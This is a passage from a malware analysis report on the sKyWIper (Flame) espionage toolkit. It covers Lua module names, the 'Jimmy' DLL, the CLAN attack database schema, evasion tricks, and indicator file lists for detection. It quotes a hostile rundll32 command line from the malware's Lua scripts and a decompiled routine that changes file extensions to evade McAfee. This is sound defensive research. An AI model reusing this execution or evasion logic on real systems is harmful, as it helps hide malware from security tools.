SECLOG_SPOTTER.luac
SNACK_BROWSER_HANDLER.luac
SNACK_ENTITY_ACTION.luac
SNACK_NBNS_HANDLER.luac
STD.luac
SUCCESS_FLAME.luac
SUCCESS_FLAME_STARTLEAK.luac
SUCCESS_GET_PRODS.luac
TRANSPORT_NUSYSTEM.luac
TRANSPORT_NU_DUSER.luac
USERPASS_CRED.luac
WMI_EXEC.luac
WMI_SAFETY.luac
attackop_base_prods.luac
attackop_base_sendfile.luac
basic_info_app.luac
casafety.luac
clan_entities.luac
clan_seclog.luac
euphoria_app.luac
event_writer.luac
fio.luac
flame_props.luac
get_cmd_app.luac
inline_script.luac (possibly multiple)
json.luac
leak_app.luac
libclanattack.luac
libclandb.luac
libcommon.luac
libdb.luac
libflamebackdoor.luac
liblog.luac
libmmio.luac
libmmstr.luac
libnetutils.luac
libplugins.luac
libwmi.luac
main_app.luac
payload_logger.luac
post_cmd_app.luac
rts_common.luac
storage_manager.luac
table_ext.luac
transport_nu_base.luac
```

Figure 46 – List of LUA scripts found in sKyWIper

6.2. Related files

0004784.dll (Jimmy.dll)

0004784.dll is part of the "Jimmy" attack hence we use the name jimmy.dll. It contains the string "c:\Projects\Jimmy\jimmydll_v2.0\JimmyForClan\Jimmy\bin\srelease\jimmydll\indsvc32.pdb".

0004784.dll (jimmy.dll) can be extracted from decompressed resource 146 at position 0x2561F3.

By running the jimmy.dll with rundll32 jimmy.dll, QDInit, it starts to produce files ~a29.tmp and ~dra52.tmp. (QDInit == Quick Disk Inspection?) Related information can be found in lua files:

```
ATTACKOP_JIMMY.lua:        ctx.exec:exec({cmdLine =
ctx.transport:expandLocal(string.format("cmd /c cd \"%%temp%%\" &&(if exist \"%s\"
start /wait rundll32 \"%s\",%s)&move /y \"%%_systemroot%%\\temp\\~dra52.tmp\"
\"~dra53.tmp\" &del /q \"%s\"", remoteDLLBasename, remoteDLLBasename,
dllExportedFunction, remoteDLLBasename)), mofInfo = {confPath =
"LUA.CLAN.JIMMY_MOF", fn = "svchost1ex.mof"}})
```

Figure 47 – Jimmy temp files reference in Lua script ATTACKOP_JIMMY.lua

The produced ~dra52.tmp in our samples contained around 580 byte compressed data (PPMd) on some partial file listings related information of some (5-10) files of the file system. The remaining data is compressed or encrypted.

Most likely jimmy.dll is capable to grab screenshots and other modules perform other information stealing tasks.

If we run the jimmy.dll manually with rundll32, ~a29.tmp contains 12 bytes, bytes pos 0x4-0x7 are different on different systems, other bytes match.


00004069.exe

00004069.exe registers itself under the name "Windows Management Instrumentation Configurator", and contains references to %windir%\system32\rdcvlt32.exe %temp%\sl84.tmp WinInit.INI and other files.

6.3. SQLite table structure of CLAN DB


Attack and other information is stored in SQLite and unknown "CLAN" databases.

The dstrlog structure is described below. It appears unusual to use databases to store attack related information inside the malware, but apparently this is the case: mssecmgr.dll contains DB2 ODBC references inside (unknown goal) and attack strings contain Oracle references as well (most likely for information gathering).




Name	Object	Type
entities	table	
entity_id	field	INTEGER PRIMARY KEY
name	field	TEXT
ip	field	TEXT
os_ver	field	TEXT
smb_type	field	INTEGER
first_update	field	INTEGER
last_update	field	INTEGER
last_ip_update	field	INTEGER
tool_id	field	INTEGER
first_update_dt	field	DATETIME INTEGER
last_update_dt	field	DATETIME INTEGER
last_ip_update_dt	field	DATETIME INTEGER
sqlite_sequence	table	
name	field	
seq	field	
attack_params	table	
attack_queue_id	field	INTEGER PRIMARY KEY
name	field	TEXT PRIMARY KEY
value	field	NUMERIC
metadata	table	
entity_id	field	INTEGER PRIMARY KEY
name	field	TEXT PRIMARY KEY
value	field	TEXT PRIMARY KEY
count	field	INTEGER
first_update	field	INTEGER
last_update	field	INTEGER
first_update_dt	field	DATETIME INTEGER
last_update_dt	field	DATETIME INTEGER
attack_log	table	

Figure 48 –dstrlog structure, part 1



Name	Object	Type
attack_log	table	
line_id	field	INTEGER PRIMARY KEY
date	field	INTEGER
attack_queue_id	field	INTEGER
entity_id	field	INTEGER
entity_addr	field	TEXT
cred_id	field	INTEGER
op_type	field	TEXT
success	field	BOOLEAN INTEGER
extra_results	field	TEXT
retries_left	field	INTEGER
home_id	field	INTEGER
date_dt	field	DATETIME INTEGER
attack_providers_log	table	
line_id	field	INTEGER PRIMARY KEY
provider_type	field	TEXT PRIMARY KEY
provider_name	field	TEXT
provider_result	field	BOOLEAN INTEGER
provider_extra_results	field	TEXT
attack_queue	table	
attack_queue_id	field	INTEGER PRIMARY KEY
priority	field	INTEGER
entity_id	field	INTEGER
cred_id	field	INTEGER
op_type	field	TEXT
retries_left	field	INTEGER
last_try_date	field	INTEGER
successful_attacks_left	field	INTEGER
min_attack_interval	field	INTEGER
home_id	field	INTEGER
last_try_date_dt	field	INTEGER
ignore_max	field	BOOLEAN INTEGER

Figure 49 –dstrlog structure, part 2



Name	Object	Type
creds	table	
cred_id	field	INTEGER PRIMARY KEY
domain_name	field	TEXT
username	field	TEXT
password	field	TEXT
user_rid	field	INTEGER
dcname	field	TEXT
cred_type	field	INTEGER
settings	table	
key	field	TEXT PRIMARY KEY
value	field	INTEGER
cruise_attack_log	table	
log_id	field	INTEGER
user_sid	field	TEXT
user_name	field	TEXT
options_per_entity	table	
entity_id	field	INTEGER
attack_type	field	TEXT
cred_id	field	INTEGER
retries_left	field	INTEGER
entities_idx_name	index	
entities_idx_ip	index	
sqlite_autoindex_metadata_1	index	
attack_log_idx_entity	index	
sqlite_autoindex_attack_providers_log_1	index	
sqlite_autoindex_settings_1	index	
sqlite_autoindex_attack_params_1	index	

Figure 50 –dstrlog structure, part 3

7. Evasion techniques

7.1. Security programs relation

The authors took extra precautions to evade detection by security products. The list is so comprehensive it is rarely seen. A very similar list can be found in the ccalc32drv.sys file, where table DangerousProcesses contains 346 items. We do not disclose the list as it could serve other malware authors for their goals.

7.2. Design choices and tricks

It can clearly be seen that this malware was continuously developed over a long time period and it employs several tricks to evade security products. For example, the extensions are chosen according to the detected anti-malware products. We found that the malware usually uses the .ocx extension, but this decision is based on how to get best under the radar. In case of McAfee McShield installed, the preferred extension is changed to .tmp as seen in the decompiled code segment below.

```
        Transport.getPreferredDLLExtension = function(l_10_0)
            local remoteProcs = l_10_0.ctx.remoteSafety:procList()
            local gotMcShield = false
            for pid,exe in pairs(remoteProcs) do
              if string.lower(exe) == "mcshield.exe" then
                gotMcShield = true
            else
              end
            end
            if gotMcShield then
              log.writeEx(-1453109576, 189173052,
log.colons(tostring(l_10_0.ctx.tgt), "tmp"))
              return "tmp"
            else
              return "ocx"
            end
               end
```

Figure 51 – Extension selection based on active A/V system

7.3. Malware's own files list

sKyWIper puts its own files on a whitelist. Extra care should be taken of these files and constants, and they should possibly be put into IDS/IPS signatures:

```
preg.exe
ntcache.dat
lmcache.dat
rccache.dat
dcomm.dat
dmmsapi.dat
~dra52.tmp
commgr32
target.lnk
ccalc32.sys
authentication packages
zff042
urpd.ocx
Pcldrvx.ocx
~KWI
guninst32
~HLV
~DEB93D.tmp
lib.ocx
lss.ocx
~DEB83C.tmp
stamn32
~dra53.tmp
nteps32
cmutlcfg.ocx
~DFL983.tmp
~DF05AC8.tmp
~DFD85D3.tmp
~a29.tmp
dsmgr.ocx
~f28.tmp
desc.ini
fib32.bat
~d43a37b.tmp
~dfc855.tmp
Ef_trace.log
contents.btr
wrm3f0
scrcons.exe
wmiprvse.exe
```

```
wlndh32
mprhlp
kbdinai
services.exe
~ZLM0D1.ocx
~ZLM0D2.ocx
sstab
m4aaux.dat
explorer.exe
gppref32.exe
injе
svchost
iexplore
SeCEdit
~nms534
Windows Authentication Client Manager
Windows NT Enhanced Processing Service
~rcf0
~rcj0
```

Figure 52 –Strings found in winlogon memory dump

Ccalc32drv.sys contains configuration settings for the malware. A part of it is a table "Exposureindicating" which should most likely mostly relate to the malware's own files.

```
ExposureIndicating.1      audcache
ExposureIndicating.2      audfilter.dat
ExposureIndicating.3n     ~ia33.tmp
ExposureIndicating.4      commgr32
ExposureIndicating.5      nteps32
ExposureIndicating.6      ~f28.tmp
ExposureIndicating.7      dsmgr.ocx
ExposureIndicating.8      ~nms534
ExposureIndicating.9      m4aaux.dat
ExposureIndicating.10     mpgaud.dat
ExposureIndicating.11     msaudio
ExposureIndicating.12     mspbee32
ExposureIndicating.13     ~a49.tmp
ExposureIndicating.14     mssvc32.ocx
ExposureIndicating.15     ~a38.tmp
ExposureIndicating.16     MSAudio
ExposureIndicating.17     boot32drv.sys
ExposureIndicating.18     wave9
ExposureIndicating.19     wavesup3.drv
ExposureIndicating.20     wpgfilter.dat
ExposureIndicating.21     MSSecurityMgr
ExposureIndicating.22     ssitable
ExposureIndicating.23     mssecmgr.ocx
ExposureIndicating.24     modevga.com
ExposureIndicating.25     soapr32.ocx
```

```
ExposureIndicating.26     indsvc32.ocx
ExposureIndicating.27     ~mso2a0.tmp
ExposureIndicating.28     ~mso2a2.tmp
ExposureIndicating.29     netprot32
ExposureIndicating.30     mssui.drv
ExposureIndicating.31     preg.exe
ExposureIndicating.32     ntcache.dat
ExposureIndicating.33     lmcache.dat
ExposureIndicating.34     rccache.dat
ExposureIndicating.35     dcomm.dat
ExposureIndicating.36     dmmsapi.dat
ExposureIndicating.37     authentication packages
ExposureIndicating.38     zff042
ExposureIndicating.39     indsvc32b.ocx
ExposureIndicating.40     ~dra52.tmp
ExposureIndicating.41     ~KWI
ExposureIndicating.42     ccalc32.sys
ExposureIndicating.43     ~HLV
ExposureIndicating.44     urpd.ocx
ExposureIndicating.45     lib.ocx
ExposureIndicating.46     lss.ocx
ExposureIndicating.47     target.lnk
ExposureIndicating.48     stamn32
ExposureIndicating.49     guninst32
ExposureIndicating.50     ~DEB13DE.tmp
ExposureIndicating.51     Pcldrvx.ocx
ExposureIndicating.52     nddesp32.ocx
ExposureIndicating.53     cmutlcfg.ocx
ExposureIndicating.54     ~DEB93D.tmp
ExposureIndicating.55     ~DEB83C.tmp
ExposureIndicating.56     ~dra53.tmp
ExposureIndicating.57     ~DFL983.tmp
ExposureIndicating.58     ~a29.tmp
ExposureIndicating.59     ~DF05AC8.tmp
ExposureIndicating.60     ~DFD85D3.tmp
ExposureIndicating.61     ~d43a37b.tmp
ExposureIndicating.62     wrm3f0
ExposureIndicating.63     desc.ini
ExposureIndicating.64     Ef_trace.log
ExposureIndicating.65     wlndh32
ExposureIndicating.66     mprhlp
ExposureIndicating.67     kbdinai
ExposureIndicating.68     contents.btr
ExposureIndicating.69     fib32.bat
ExposureIndicating.70     sstab
ExposureIndicating.71     scrcons.exe
ExposureIndicating.72     wmiprvse.exe
ExposureIndicating.73     services.exe
ExposureIndicating.74     explorer.exe
ExposureIndicating.75     inje
ExposureIndicating.76     svchost
ExposureIndicating.77     gppref32.exe
ExposureIndicating.78     ~dfc855.tmp
ExposureIndicating.79     SeCEdit
ExposureIndicating.80     DefaultEnvironment
```

```
ExposureIndicating.81     LastUsedIdentifier
ExposureIndicating.82     Windows Authentication Client Manager
ExposureIndicating.83     Windows NT Enhanced Processing Service
ExposureIndicating.84     ~rcf0
ExposureIndicating.85     ~rcj0
ExposureIndicating.86     ~ZLM0D1.ocx
ExposureIndicating.87     ~ZLM0D2.ocx
ExposureIndicating.88     Delayed Write Failed
ExposureIndicating.89     iexplore
ExposureIndicating.90     cgi-bin\counter.cgi
ExposureIndicating.91     Mon.com
ExposureIndicating.92     Mon.exe
ExposureIndicating.93     ~ekz167.tmp
ExposureIndicating.94     ~zwp129.tmp
ExposureIndicating.95     ~dfc634.tmp
ExposureIndicating.96     ~dfc551.tmp
ExposureIndicating.97     ~dfc412.tmp
ExposureIndicating.98     tftp.exe
ExposureIndicating.99     csvde.exe
ExposureIndicating.100    dstrlog.dat
ExposureIndicating.101    dstrlogh.dat
ExposureIndicating.102    ~ZFF
ExposureIndicating.103    ~ZLM
ExposureIndicating.104    ~PCY
ExposureIndicating.105    Firefox\profiles
ExposureIndicating.106    advnetcfg
ExposureIndicating.107    hub001.dat
ExposureIndicating.108    hub002.dat
ExposureIndicating.109    .MSBTS
ExposureIndicating.110    D:\..
ExposureIndicating.111    E:\..
ExposureIndicating.112    F:\..
ExposureIndicating.113    G:\..
ExposureIndicating.114    H:\..
ExposureIndicating.115    watchxb.sys
ExposureIndicating.116    ntaps.dat
ExposureIndicating.117    netcfgi.ocx
ExposureIndicating.118    advpck.dat
ExposureIndicating.119    Advanced Network Configuration
ExposureIndicating.120    commgr32.dll
ExposureIndicating.121    comspol32.dll
ExposureIndicating.122    ~rf288.tmp
ExposureIndicating.123    msglu32.ocx
ExposureIndicating.124    Windows Indexing Service
ExposureIndicating.125    Remote Procedure Call Namespace Client
ExposureIndicating.126    rpcnc.dat
ExposureIndicating.127    sndmix.drv
ExposureIndicating.128    fmpidx.bin
ExposureIndicating.129    tokencpt
ExposureIndicating.130    Windows Client Manager
ExposureIndicating.131    secindex
ExposureIndicating.132    mixercfg.dat
ExposureIndicating.133    audtable.dat
ExposureIndicating.134    mixerdef.dat
ExposureIndicating.135    MSSndMix
```

```
ExposureIndicating.136    MSAuthCtrl
ExposureIndicating.137    authpack.ocx
ExposureIndicating.138    posttab.bin
ExposureIndicating.139    lrlogic
ExposureIndicating.140    lmcache.dat
ExposureIndicating.141    ctrllist.dat
ExposureIndicating.142    authcfg.dat
ExposureIndicating.143    dcomm
ExposureIndicating.144    dmmsapi
```

Figure 53 – List of the malware's configuration settings – most likely contains the malware's own files

Possible other related parts from different sources:

```
SUICIDE.RESIDUAL_FILES.A [NoValue]->%temp%\~a28.tmp
SUICIDE.RESIDUAL_FILES.B [NoValue]->%temp%\~DFL542.tmp
SUICIDE.RESIDUAL_FILES.C [NoValue]->%temp%\~DFL543.tmp
SUICIDE.RESIDUAL_FILES.D [NoValue]->%temp%\~DFL544.tmp
SUICIDE.RESIDUAL_FILES.E [NoValue]->%temp%\~DFL545.tmp
SUICIDE.RESIDUAL_FILES.F [NoValue]->%temp%\~DFL546.tmp
SUICIDE.RESIDUAL_FILES.G [NoValue]->%temp%\~dra51.tmp
SUICIDE.RESIDUAL_FILES.H [NoValue]->%temp%\~dra52.tmp
SUICIDE.RESIDUAL_FILES.I [NoValue]->%temp%\~fghz.tmp
SUICIDE.RESIDUAL_FILES.J [NoValue]->%temp%\~rei524.tmp
SUICIDE.RESIDUAL_FILES.K [NoValue]->%temp%\~rei525.tmp
SUICIDE.RESIDUAL_FILES.L [NoValue]->%temp%\~TFL848.tmp
SUICIDE.RESIDUAL_FILES.M [NoValue]->%temp%\~TFL842.tmp
SUICIDE.RESIDUAL_FILES.O [NoValue]->%temp%\GRb2M2.bat
SUICIDE.RESIDUAL_FILES.P [NoValue]->%temp%\indsvc32.ocx
SUICIDE.RESIDUAL_FILES.Q [NoValue]->%temp%\scaud32.exe
SUICIDE.RESIDUAL_FILES.R [NoValue]->%temp%\scsec32.exe
SUICIDE.RESIDUAL_FILES.S [NoValue]->%temp%\sdclt32.exe
SUICIDE.RESIDUAL_FILES.T [NoValue]->%temp%\sstab.dat
SUICIDE.RESIDUAL_FILES.U [NoValue]->%temp%\sstab15.dat
SUICIDE.RESIDUAL_FILES.V [NoValue]->%temp%\winrt32.dll
SUICIDE.RESIDUAL_FILES.W [NoValue]->%temp%\winrt32.ocx
SUICIDE.RESIDUAL_FILES.X [NoValue]->%temp%\wpab32.bat
SUICIDE.RESIDUAL_FILES.T [NoValue]->%windir%\system32\commgr32.dll
SUICIDE.RESIDUAL_FILES.A1 [NoValue]->%windir%\system32\comspol32.dll
SUICIDE.RESIDUAL_FILES.A2 [NoValue]->%windir%\system32\comspol32.ocx
SUICIDE.RESIDUAL_FILES.A3 [NoValue]->%windir%\system32\indsvc32.dll
SUICIDE.RESIDUAL_FILES.A4 [NoValue]->%windir%\system32\indsvc32.ocx
SUICIDE.RESIDUAL_FILES.A5 [NoValue]->%windir%\system32\modevga.com
SUICIDE.RESIDUAL_FILES.A6 [NoValue]->%windir%\system32\mssui.drv
SUICIDE.RESIDUAL_FILES.A7 [NoValue]->%windir%\system32\scaud32.exe
SUICIDE.RESIDUAL_FILES.A8 [NoValue]->%windir%\system32\sdclt32.exe
SUICIDE.RESIDUAL_FILES.A2 [NoValue]->%windir%\system32\watchxb.sys
SUICIDE.RESIDUAL_FILES.A10 [NoValue]->%windir%\system32\winconf32.ocx
SUICIDE.RESIDUAL_FILES.A11 [NoValue]->%windir%\system32\mssvc32.ocx
SUICIDE.RESIDUAL_FILES.A12 [NoValue]->%COMMONPROGRAMFILES%\Microsoft
Shared\MSSecurityMgr\rccache.dat
SUICIDE.RESIDUAL_FILES.A13 [NoValue]->%COMMONPROGRAMFILES%\Microsoft
Shared\MSSecurityMgr\dstrlog.dat
```

```
SUICIDE.RESIDUAL_FILES.A14 [NoValue]->%COMMONPROGRAMFILES%\Microsoft
Shared\MSAudio\dstrlog.dat
SUICIDE.RESIDUAL_FILES.A15 [NoValue]->%COMMONPROGRAMFILES%\Microsoft
Shared\MSSecurityMgr\dstrlogh.dat
SUICIDE.RESIDUAL_FILES.A16 [NoValue]->%COMMONPROGRAMFILES%\Microsoft
Shared\MSAudio\dstrlogh.dat
SUICIDE.RESIDUAL_FILES.A17 [NoValue]->%SYSTEMROOT%\Temp\~8C5FF6C.tmp
SUICIDE.RESIDUAL_FILES.A18 [NoValue]->%windir%\system32\sstab0.dat
SUICIDE.RESIDUAL_FILES.A12 [NoValue]->%windir%\system32\sstab1.dat
SUICIDE.RESIDUAL_FILES.A20 [NoValue]->%windir%\system32\sstab2.dat
SUICIDE.RESIDUAL_FILES.A21 [NoValue]->%windir%\system32\sstab3.dat
SUICIDE.RESIDUAL_FILES.A22 [NoValue]->%windir%\system32\sstab4.dat
SUICIDE.RESIDUAL_FILES.A23 [NoValue]->%windir%\system32\sstab5.dat
SUICIDE.RESIDUAL_FILES.A24 [NoValue]->%windir%\system32\sstab6.dat
SUICIDE.RESIDUAL_FILES.A25 [NoValue]->%windir%\system32\sstab7.dat
SUICIDE.RESIDUAL_FILES.A26 [NoValue]->%windir%\system32\sstab8.dat
SUICIDE.RESIDUAL_FILES.A27 [NoValue]->%windir%\system32\sstab2.dat
SUICIDE.RESIDUAL_FILES.A28 [NoValue]->%windir%\system32\sstab10.dat
SUICIDE.RESIDUAL_FILES.A22 [NoValue]->%windir%\system32\sstab.dat
SUICIDE.RESIDUAL_FILES.B1 [NoValue]->%temp%\~HLV751.tmp
SUICIDE.RESIDUAL_FILES.B2 [NoValue]->%temp%\~KWI288.tmp
SUICIDE.RESIDUAL_FILES.B3 [NoValue]->%temp%\~KWI282.tmp
SUICIDE.RESIDUAL_FILES.B4 [NoValue]->%temp%\~HLV084.tmp
SUICIDE.RESIDUAL_FILES.B5 [NoValue]->%temp%\~HLV224.tmp
SUICIDE.RESIDUAL_FILES.B6 [NoValue]->%temp%\~HLV227.tmp
SUICIDE.RESIDUAL_FILES.B7 [NoValue]->%temp%\~HLV473.tmp
SUICIDE.RESIDUAL_FILES.B8 [NoValue]->%windir%\system32\nteps32.ocx
SUICIDE.RESIDUAL_FILES.B2 [NoValue]->%windir%\system32\advnetcfg.ocx
SUICIDE.RESIDUAL_FILES.B10 [NoValue]->%windir%\system32\ccalc32.sys
SUICIDE.RESIDUAL_FILES.B11 [NoValue]->%windir%\system32\boot32drv.sys
SUICIDE.RESIDUAL_FILES.B12 [NoValue]->%windir%\system32\rpcnc.dat
SUICIDE.RESIDUAL_FILES.B13 [NoValue]->%windir%\system32\soapr32.ocx
SUICIDE.RESIDUAL_FILES.B14 [NoValue]->%windir%\system32\ntaps.dat
SUICIDE.RESIDUAL_FILES.B15 [NoValue]->%windir%\system32\advpck.dat
SUICIDE.RESIDUAL_FILES.B16 [NoValue]->%temp%\~rf288.tmp
SUICIDE.RESIDUAL_FILES.B17 [NoValue]->%temp%\~dra53.tmp
SUICIDE.RESIDUAL_FILES.B18 [NoValue]->%systemroot%\system32\msglu32.ocx
